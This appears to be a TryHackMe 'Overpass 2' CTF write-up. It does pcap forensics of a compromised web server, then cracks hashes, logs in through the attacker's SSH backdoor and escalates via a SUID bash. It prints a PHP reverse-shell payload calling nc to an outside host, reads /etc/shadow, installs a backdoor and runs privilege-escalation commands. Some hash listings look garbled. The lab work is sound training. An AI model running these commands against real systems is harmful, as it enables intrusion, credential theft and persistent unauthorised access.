

# Task 1:

1. Look for the URL where the attacker uploaded his reverse shell.




Wireshark · Follow TCP Stream (tcp.stream eq 2) · overpass2.pcapng

```
GET /development/uploads/payload.php HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.170.159/development/uploads/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

- Directory: /development/uploads/

2. Export the payload uploaded



Wireshark · Export · HTTP object list

Text Filter:  Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
6	192.168.170.159	text/html	1,416 bytes	development
14	192.168.170.159	multipart/form-data	454 bytes	upload.php
16	192.168.170.159	text/html	39 bytes	upload.php
19	192.168.170.159	text/html	985 bytes	uploads
3585	192.168.170.145:8080	image/png	60kB	cooctus.png
3619	192.168.170.145:8080	text/html	815 bytes	index.html
3878	192.168.170.159	text/html	815 bytes	/
3890	192.168.170.159	image/png	60kB	cooctus.png

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3. analyze the contents of the payload using strings:

```

(root@kali)~[~/tryhackme/overpass2]
# strings upload*
The file payload.php has been uploaded.
-----1809049028579987031515260006
Content-Disposition: form-data; name="fileToUpload"; filename="payload.php"
Content-Type: application/x-php
<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>
-----1809049028579987031515260006
Content-Disposition: form-data; name="submit"
Upload File
-----1809049028579987031515260006--

```

- Reverse Shell Command:

```

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>
whenevernoteartinstant

```

#### 4. Find/Analyze commands attacker executed on the reverse shell.

```

/bin/sh: 0: can't access tty: job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production: /var/www/html/development/uploads$ ls -lah
ls -lah
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production: /var/www/html/development/uploads$ cat .overpass
cat .overpass
.LQ?2>6QIQS3DE6-q[QA2DDQ1QH9676G6C7@E62CE:7DE27EQN.www-data@overpass-production: /var/www/html/development/uploads$ su james
su james
Password: whenevernoteartinstant
james@overpass-production: /var/www/html/development/uploads$ cd -
cd
james@overpass-production:~$ sudo -l
sudo -l
sudo: invalid option -- 'l'
usage: sudo -h [-k] [-k] [-i]
usage: sudo -v [-Aks] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-Aks] [-g group] [-h host] [-p prompt] [-u user] [-u user]
[command]
usage: sudo [-ABEKNPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [command]
usage: sudo -e [-Aks] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] file ...
james@overpass-production:~$ sudo -l
sudo -l
[sudo] password for james: whenevernoteartinstant
Matching Defaults entries for james on overpass-production:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/sbin\:/snap/bin
User james may run the following commands on overpass-production:
(ALL : ALL) ALL
james@overpass-production:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
lirc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uid:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
sshd:*:18464:0:99999:7:::
james:$0$7G55e.yv5Hg1H5MtHgWpCzr3MnDh1EB8gbV5HT7maByxzBM6Lu8ReDv5e1Pu/VuRskugt1CKu1/SKGX.5PyMpzAYo3Cq/:18464:0:99999:7:::
paradox:$0$8oRQx43X5mAJ3Z/4eEPVinJdHsyJkZnir1jNkxYSc8e1IjG7u36sSGMoKw0d1Fudtyq37YCyuk1h3hi1U7M0:18464:0:99999:7:::
ezmex:$0$6S8.EnuXIQ5f/u08H0z2IO3UQCE3plaz0tH8WJJSX/oo8jwyfE0TcQCALMj0eFtYwqR5AJ2v5fRyF6xtwXkItcPujcXlX/:18464:0:99999:7:::
bee:$0$5.SqHrPz6B4rWf0Hk1j0gbQM0Uj21KHVs9VrSFu7AU8CwRZV7GzH05tYPL1xRzUJ1FHbyp0K9TAey1M6n1Fse8VBLBwS00:18464:0:99999:7:::
muirland:$0$5MybS8o2S9dIveqInxy8PJQnQqWbTKeb2ALSp.18KznuAJYbqI3q4Rf5hjHPer3we1C.2MroJ2o1Sw/fd2cu0K6cDUP.:18464:0:99999:7:::
james@overpass-production:~$ git clone https://github.com/NinjaJc01/ssh-backdoor
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Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 5% (1/18)
remote: Counting objects: 11% (2/18)
remote: Counting objects: 16% (3/18)
remote: Counting objects: 22% (4/18)
remote: Counting objects: 27% (5/18)
remote: Counting objects: 33% (6/18)
remote: Counting objects: 38% (7/18)
remote: Counting objects: 44% (8/18)
remote: Counting objects: 50% (9/18)
remote: Counting objects: 55% (10/18)
remote: Counting objects: 61% (11/18)
remote: Counting objects: 66% (12/18)
remote: Counting objects: 72% (13/18)
remote: Counting objects: 77% (14/18)
remote: Counting objects: 83% (15/18)
remote: Counting objects: 88% (16/18)
remote: Counting objects: 94% (17/18)
remote: Counting objects: 100% (18/18)
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 0% (1/15)

```

- Upgrade shell
- View Directory
- View contents of .overpass file
- Change user to james:whenevernoteartinstant
- Check for sudo access

- able to run all commands as using sudo
- View content of /etc/shadow
    - uncovered password hashes of users
  - Install another backdoor for persistent access
    - via ssh backdoor
    - <https://github.com/NinjaJc01/ssh-backdoor> ↗
  - Move into the ssh-backdoor directory
  - Generate ssh priv and public key
  - Make backdoor executable
  - Execute backdoor
- Crack the password hashes in the shadow file
    - Find what hashing algorithm it is

```
hashcat -h | grep \$6
```

```
(root@kali)~[~/tryhackme/overpass2]
# hashcat -h | grep \$6
1800 | sha512crypt $6$, SHA512 (Unix) | Operating System
```

- Save the hashes into a text file

```
# cat johnhashes.txt
$6$orXQu43X$WaaJ3Z/4sEPV1mJdHsyJkIZm1rjJnNxrY5c8GELJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0
$6$B.EnuXi0$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCALMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXLX/
$6$.SqHrp6z$B4rWPi0Hkj0gbQMfujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0
$6$SWybS8o2$9diveQinxY8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2Mr0j2o1Sw/fd2cu0kC6dUP.
```

- Crack the hashes

```
hashcat -m 1800 -a 0 johnhashes.txt wordlist
```

```
(root@kali)~[~/tryhackme/overpass2]
# hashcat -m 1800 -a 0 johnhashes.txt wordlist --show
$6$orXQu43X$WaaJ3Z/4sEPV1mJdHsyJkIZm1rjJnNxrY5c8GELJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0
$6$B.EnuXi0$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCALMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXLX/
$6$.SqHrp6z$B4rWPi0Hkj0gbQMfujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0
$6$SWybS8o2$9diveQinxY8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2Mr0j2o1Sw/fd2cu0kC6dUP.
```

- Able to crack 4 hashes

## Task 2:

- Analyze the code of the backdoor.

- [Download](#) ↗ it
- Tried to read backdoor however, it is in binary
- View main.go file instead

- Default Hash:

```
bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659
103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3
```

```
package main

import (
    "crypto/sha512"
    "fmt"
    "io"
    "io/ioutil"
    "log"
    "net"
    "os/exec"

    "github.com/creack/pty"
    "github.com/gliderlabs/ssh"
    "github.com/integr8i/flaggy"
    gossh "golang.org/x/crypto/ssh"
    "golang.org/x/crypto/ssh/terminal"
)

var hash string = "bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3"
```

- Hardcoded Salt: 1c362db832f3f864c8c2fe05f2002a05

```
func passwordHandler( ssh.Context, password string) bool {
    return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

- Hash attacker used:  
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
- Combine the hash & salt:
- \$hash/pass:salt  
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05

## 2. Crack the hash

### a. Analyze the hash

```
HASH: 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed


Possible Hashes:
[+] SHA-512
[+] Whirlpool
```

- SHA-512
  - Whirlpool
- b. Tried SHA-512, hashcat 1700
- did not work
- c. Tried Whirlpool, hashcat 6100
- did not work
- d. Tried SHA-512(*pass*,salt), hashcat 1710

```
(root@kali)~/tryhackme/overpass2
# hashcat -m 1710 -a 0 backdoorhash /usr/share/wordlists/rockyou.txt --show
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05
```

# Task 3: Attacking the machine

## 1. Visit the site:



## 2. Hack back into the machine using the backdoor installed by the attacker

- a. do an nmap scan to discover the port

```
(root@kali)-[~]
# nmap -sV -v 10.10.26.219
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-23 12:52 +08
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 12:52
Scanning 10.10.26.219 [4 ports]
Completed Ping Scan at 12:52, 0.38s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:52
Completed Parallel DNS resolution of 1 host. at 12:52, 0.01s elapsed
Initiating SYN Stealth Scan at 12:52
Scanning 10.10.26.219 [1000 ports]
Discovered open port 22/tcp on 10.10.26.219
Discovered open port 80/tcp on 10.10.26.219
Discovered open port 2222/tcp on 10.10.26.219
Completed SYN Stealth Scan at 12:52, 2.49s elapsed (1000 total ports)
Initiating Service scan at 12:52
Scanning 3 services on 10.10.26.219
Completed Service scan at 12:52, 6.70s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.26.219.
Initiating NSE at 12:52
Completed NSE at 12:52, 1.44s elapsed
Initiating NSE at 12:52
Completed NSE at 12:52, 1.38s elapsed
Nmap scan report for 10.10.26.219
Host is up (0.35s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh      OpenSSH 8.2p1 Debian 4 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
Raw packets sent: 1004 (44.152KB) | Rcvd: 1001 (40.040KB)
```

- backdoor: 2222

### 3. Connect to the backdoor

```
(root@kali)-[~]
# ssh 10.10.26.219 -p 2222
The authenticity of host '[10.10.26.219]:2222 ([10.10.26.219]:2222)' can't be established.
RSA key fingerprint is SHA256:z00yQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.26.219]:2222' (RSA) to the list of known hosts.
root@10.10.26.219's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$
```

### 4. Found first flag

```
james@overpass-production:/home/james$ cat user.txt
```

## Privilege Esc:

#### 1. check for sudo permissions

- unable to, james password has changed
- tried the other users, also failed

#### 2. check for SUID/SGID bits on files



```
find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
```

```
u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null find / -type f -a \( -perm -u
-rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 149080 Jan 31 2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
-rwxr-sr-x 1 root shadow 71816 Mar 22 2019 /usr/bin/chage
-rwxr-sr-x 1 root crontab 39352 Nov 16 2017 /usr/bin/crontab
-rwxr-sr-x 1 root mlocate 43088 Mar 1 2018 /usr/bin/mlocate
-rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newuidmap
-rwxr-sr-x 1 root shadow 22808 Mar 22 2019 /usr/bin/expiry
-rwxr-sr-x 1 root tty 30800 Jan 8 2020 /usr/bin/wall
-rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
-rwxr-sr-x 1 root tty 14328 Jan 17 2018 /usr/bin/bsd-write
-rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
-rwxr-sr-x 1 root ssh 362640 Mar 4 2019 /usr/bin/ssh-agent
-rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at
-rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 14328 Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwxr-sr-x 1 root utmp 10232 Mar 11 2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 43088 Jan 8 2020 /bin/mount
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 26696 Jan 8 2020 /bin/umount
-rwxr-sr-x 1 root shadow 34816 Feb 27 2019 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 34816 Feb 27 2019 /sbin/pam_extrausers_chkpwd
-rwsr-sr-x 1 root root 1113504 Jul 22 2020 /home/james/.suid_bash
```

- found a binary that can be used to priv esc

### 3. Obtain root shell

```
/home/james/.suid_bash -p
```

```
james@overpass-production: /h
james@overpass-production: /home/james$ /home/james/.suid_bash -p
.suid_bash-4.4# whoami
root
.suid_bash-4.4#
```